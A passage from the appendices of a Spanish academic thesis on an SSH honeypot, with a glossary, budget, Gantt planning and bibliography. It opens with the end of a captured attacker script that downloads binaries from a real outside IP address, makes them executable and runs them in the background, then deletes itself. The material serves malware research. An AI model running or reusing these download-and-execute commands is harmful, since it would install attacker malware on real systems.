wget -c http://52.8.123.250/x/tty5 -P /tmp && chmod +x /tmp/tty5 && /tmp/tty5 &  
wget -c http://52.8.123.250/x/pty && chmod +x pty && ./pty &  
wget -c http://52.8.123.250/x/kblockd && chmod +x kblockd && ./kblockd &  
  
rm -rf /tmp/2sh
```

---

Listing E.2: Script ‘2sh’

# Apéndice F

## Glosario de términos

**Bot:** Programa informático que realiza acciones de manera automatizada. Dependiendo del algoritmo puede realizar tareas simples y repetitivas o implementar un comportamiento más *inteligente*.

**Botnet:** Conjunto de bots que cooperan conjuntamente para realizar una tarea común. Éstos reciben órdenes normalmente de entidades de control (un *Command and Control* o varios).

**CERT:** Sigla de las palabras en la lengua inglesa *Computer Emergency Response Team*. Se trata de un equipo especializado en ciberseguridad, el cual se encarga de proteger la confidencialidad, integridad y disponibilidad de una organización.

**Command and Control:** Programa informático o conjunto de programas que se encargan de comandar una botnet. La tarea principal es enviar órdenes a los bots y recibir información de éstos. También se puede encargar de ocultar la identidad real del atacante.

**Dropper:** Programa informático malicioso que, al ejecutarse, contacta con un servidor accesible desde internet para descargar librerías u otro software malicioso de mayor envergadura.

**Rootkit:** Programa o script que modifica el sistema operativo, de modo que el software malicioso forma parte de él. Puede implementarse a distintos niveles, y normalmente se requieren altos privilegios para la ejecución del rootkit. Una vez instalado en el sistema, puede pasar desapercibido, incluso con altos privilegios y/o con el uso de herramientas avanzadas.

**Script:** Secuencia de comandos que son ejecutados secuencialmente por un intérprete.

**Shell:** También llamado intérprete de comandos; es un programa informático que se sitúa entre el usuario y el propio sistema operativo, ofreciendo al usuario una interfaz para ejecutar comandos y servicios del sistema.

**Spoofing:** Técnica utilizada en los sistemas informáticos que consiste en suplantar la identidad de otra entidad, ya sea una máquina, un programa informático, un usuario, etc.

# Apéndice G

## Presupuesto y Planificación Temporal

<i>Personal</i>				
Nombre y Apellidos	Categoría	Coste / Hora	Total Horas	Coste (€)
Fernando Vañó García	Analista / Programador	35€	780	27,300.00
Sergio Pastrana Portillo	Ingeniero Senior	40€	10	400.00
			<b>Total</b>	<b>27,700.00</b>

<i>Equipos</i>					
Descripción	Coste (€)	% Uso dedicado proyecto	Dedicación (meses)	Periodo de depreciación	Coste imputable
MacBook Pro de 15 pulgadas con pantalla Retina (2014)	2,210.49€	100	6	60	221.05€
Raspberry Pi 2	41.95€	100	1	36	1.17€
Lenovo Think-Centre E73 i5	355.37€	100	1	60	5.92€
				<b>Total</b>	<b>228.14€</b>

<i>Resumen de Costes</i>	
Descripción	Presupuesto Costes Totales
Personal	27,700
Amortización	228.14
Costes Indirectos	5,585.63
<b>Total</b>	<b>33,513.76</b>

El total de horas de Fernando Vañó García se corresponde con:

$$6 \text{ horas/día} * 5 \text{ días/semana} = 30 \text{ horas/semana} * 4.33 \text{ semanas/mes} = 130 \text{ horas/mes}$$

$$130 \text{ horas/mes} * 6 \text{ meses} = 780 \text{ horas}$$

Se aplica un 20 % de costes indirectos, por lo tanto:

$$20\% \text{ de } (27,700.00 + 228.14) = 5,585.63$$

La figura G.1 representa el diagrama de Gantt perteneciente con la planificación temporal del presente proyecto:




Figura G.1: Diagrama de Gantt de la planificación temporal.

Se ha seguido un modelo de desarrollo en cascada, siendo éste retroalimentado en la fase de desarrollo e implementación de las herramientas. Tal y como se ha explicado en la sección 3.1.2, se realizó una modificación en el diseño original tras tener totalmente implementada la herramienta HED. Tras ello, se procedió a la implementación final; es decir, se realizaron los cambios necesarios respecto del diseño (y por tanto implementación) inicial.

La tarea correspondiente con 'Implantación del HoneyPot' corresponde con el tiempo que el sistema ha estado en producción. Aunque a partir del día 14 de mayo el sistema fué bloqueado (como se ha visto en la sección 5.1) la planificación inicial era de un mes entero, y así permaneció, a la espera de que el acceso fuera desbloqueado, aunque en última instancia no fue así.



# Bibliografía

- [1] Página web de OpenSSH. *OpenSSH Project History*.  
<http://www.openssh.com/history.html>  
(Consulta: 9 de junio de 2016)
- [2] Página web de OpenSSH. *OpenSSH Goals*.  
<http://www.openssh.com/goals.html>  
(Consulta: 9 de junio de 2016)
- [3] Página web de Honeyd. *Developments of the Honeyd Virtual Honeypot*.  
<http://www.honeyd.org>  
(Consulta: 9 de junio de 2016)
- [4] Página web de HoneySpider. <http://www.honeyspider.org/Home.html>  
(Consulta: 9 de junio de 2016)
- [5] Edgis Security. *Dionaea - A Malware Capturing Honeypot*.  
<http://www.edgis-security.org/honeypot/dionaea>  
(Consulta: 13 de junio de 2016)
- [6] Página web de The HoneyNet Project. <http://www.honeynet.org>  
(Consulta: 9 de junio de 2016)
- [7] GitHub project. *HonSSH*.  
<https://github.com/tnich/honssh>  
(Consulta: 9 de junio de 2016)
- [8] Página web de Raspberry Pi. <https://www.raspberrypi.org>  
(Consulta: 10 de junio de 2016)
- [9] Developer's Library. Robert Love: *Linux Kernel Development, 3rd Edition*.
- [10] Página web de Intel. *Overview of the Protected Mode Operations of the Intel Architecture*.  
[http://www.intel.com/design/intarch/papers/exc\\_ia.htm](http://www.intel.com/design/intarch/papers/exc_ia.htm)  
(Consulta: 11 de junio de 2016)
- [11] Safari books online. *Work Queues*.  
<https://www.safaribooksonline.com/library/view/understanding-the-linux/0596005652/ch04s08.html>  
(Consulta: 12 de junio de 2016)
- [12] GitHub project: Pycket. *A simple python packet sniffer and manipulation tool for linux*.  
<https://github.com/alexis-ld/pycket>  
(Consulta: 12 de junio de 2016)

- [13] AV-Test Security Institute. *Software malicioso*.  
<https://www.av-test.org/es/statistics/malware>  
(Consulta: 15 de junio de 2016)
- [14] Security Space. *Web Server Survey. June 1st, 2016*.  
[https://secure1.securityspace.com/s\\_survey/data/201605/index.html](https://secure1.securityspace.com/s_survey/data/201605/index.html)  
(Consulta: 17 de junio de 2016)
- [15] Wikipedia. Operating systems used on top 500 supercomputers. *Figura de Eigenes Werk - Basada en datos de top500.org*.  
[https://en.wikipedia.org/wiki/File:Operating\\_systems\\_used\\_on\\_top\\_500\\_supercomputers.svg](https://en.wikipedia.org/wiki/File:Operating_systems_used_on_top_500_supercomputers.svg)  
(Consulta: 17 de junio de 2016)
- [16] IDC. *Smartphone OS Market Share, 2015 Q2*.  
<http://www.idc.com/prodserv/smartphone-os-market-share.jsp>  
(Consulta: 17 de junio de 2016)
- [17] A. Kapravelos, M. Cova, C. Kruegel, G. Vigna: *Escape from Monkey Island: Evading High-Interaction Honeyclients*.  
[https://www.cs.ucsb.edu/~vigna/publications/2011\\_kapravelos\\_cova\\_kruegel\\_vigna\\_MonkeyIsland.pdf](https://www.cs.ucsb.edu/~vigna/publications/2011_kapravelos_cova_kruegel_vigna_MonkeyIsland.pdf)  
(Consulta: 28 de junio de 2016)
- [18] T. Holz, F. Raynal: *Detecting Honeypots and other suspicious environments*.  
<http://old.honeynet.org/papers/individual/DefeatingHPs-IAW05.pdf>  
(Consulta: 28 de junio de 2016)